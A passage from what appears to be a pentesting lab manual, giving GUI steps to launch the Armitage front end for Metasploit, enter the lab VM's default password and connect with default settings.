
9. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** --> **Exploitation Tools** --> **Metasploit Framework** --> **armitage** to launch the Armitage tool.




10. A security pop-up appears, enter the password as **toor** and click **OK**.




11. The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.




12. The **Start Metasploit?** pop-up appears; click **Yes**.



